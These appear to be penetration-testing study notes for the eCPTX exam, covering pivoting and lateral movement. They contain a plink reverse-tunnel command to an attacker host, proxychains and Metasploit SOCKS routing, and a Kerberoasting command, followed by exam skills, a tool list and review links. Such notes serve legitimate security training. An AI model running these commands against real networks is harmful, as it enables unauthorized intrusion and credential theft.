Plink.exe is a Windows command line version of the PuTTY SSH client. Now that Windows comes with its own inbuilt SSH client, plink is less useful for modern servers.

Transfer binary to the target

Use it to create a reverse connection.

cmd.exe /c echo y | .\plink.exe -R LOCAL_PORT:TARGET_IP:TARGET_PORT USERNAME@ATTACKING_IP -i KEYFILE -N

Keys will not work properly here. Convert from id_rsa to KEY.ppk

#Generate SSH keys using ssh-keygen

sudo apt install putty-tools

puttygen KEYFILE -o OUTPUT_KEY.ppk

The resulting .ppk file can then be transferred to the Windows target and used in exactly the same way as with the Reverse port forwarding taught in the previous task (despite the private key being converted, it will still work perfectly with the same public key we added to the authorized_keys file)

Proxy

- Article on using a proxy to an internal network.

#Proxychains

#/etc/proxychains.conf [Disable 'proxy_dns']

socks4 127.0.0.1 8080

#For Kerberos process to work, include entries for FQDN and NetBIOS names

10.10.10.22 small.domain.com

10.10.10.22 dc-01

10.10.10.23 workstation-01

#Metasploit

auxiliary/server/socks4a

SET SRVHOST 0.0.0.0

SET SRVPORT 8080

route add 10.10.10.0 255.255.255.0 1

exploit

#Execute required tool

proxychains GetUserSPNs.py -request -dc-ip 10.10.10.103

https://notes.offsec-journey.com/active-directory/lateral-movement

Exam Details

The eCPTX is a certification for individuals with a highly technical understanding of networks, systems and web applications attacks. Everyone can attempt the certification exam, however here are the advised skills to possess for a successful outcome:

- Understanding a letter of engagement and the basics related to a penetration testing engagement
- Deep knowledge of networking concepts
- Advanced penetration testing processes and methodologies
- Good knowledge of network/traffic manipulation attacks
- Good knowledge of pivoting and lateral movement techniques
- Ability in performing advanced reconnaissance and enumeration

- Manual web application security assessment and exploitation
- Using Metasploit and Empire for complex and multi-step exploitation of different systems and OS's
- Ability in performing post-exploitation techniques
- Custom attack vector development skills

Tools Used

1. Powerview

2. Powersploit

3. Nmap

4. CobaltStrike or Convenant

5. Winrm

6. John the Ripper

7. Dnspy

8. Crackmapexec

9. Proxychains

Reviews

https://huskyhacks.dev/2021/03/20/ecptx/#:~:text=eCPTX%20has%20incredible%20course%20material,take%20you%20the%20free%20retake.

https://0xjin.medium.com/ecptx-exam-review-by-0xjin-7602232b53d3

https://www.linkedin.com/pulse/ecptx-review-yash-bharadwaj-yash-bharadwaj-/

https://www.linkedin.com/pulse/ecptx-easier-way-passing-hardest-penetration-testing-raheel-ahmad/

https://3xpl01tc0d3r.blogspot.com/2020/07/my-journey-toward-ecptx.html

https://www.youtube.com/watch?v=KHAqluu1yOQ

https://osandamalith.com/2019/01/21/ecptx-passed/

https://www.linkedin.com/pulse/ecptx-journey-from-quitting-success-joas-a-santos/

https://gustavshen.medium.com/black-box-test-on-ecptxv2-exam-d5d881ecf56

https://huskyhacks.dev/2021/03/20/ecptx/

https://h0mbre.github.io/Security-Certifications-And-Fun/

My ebooks

https://drive.google.com/drive/u/0/folders/12Mvq6kE2HJDwN2CZhEGWizyWt87YunkU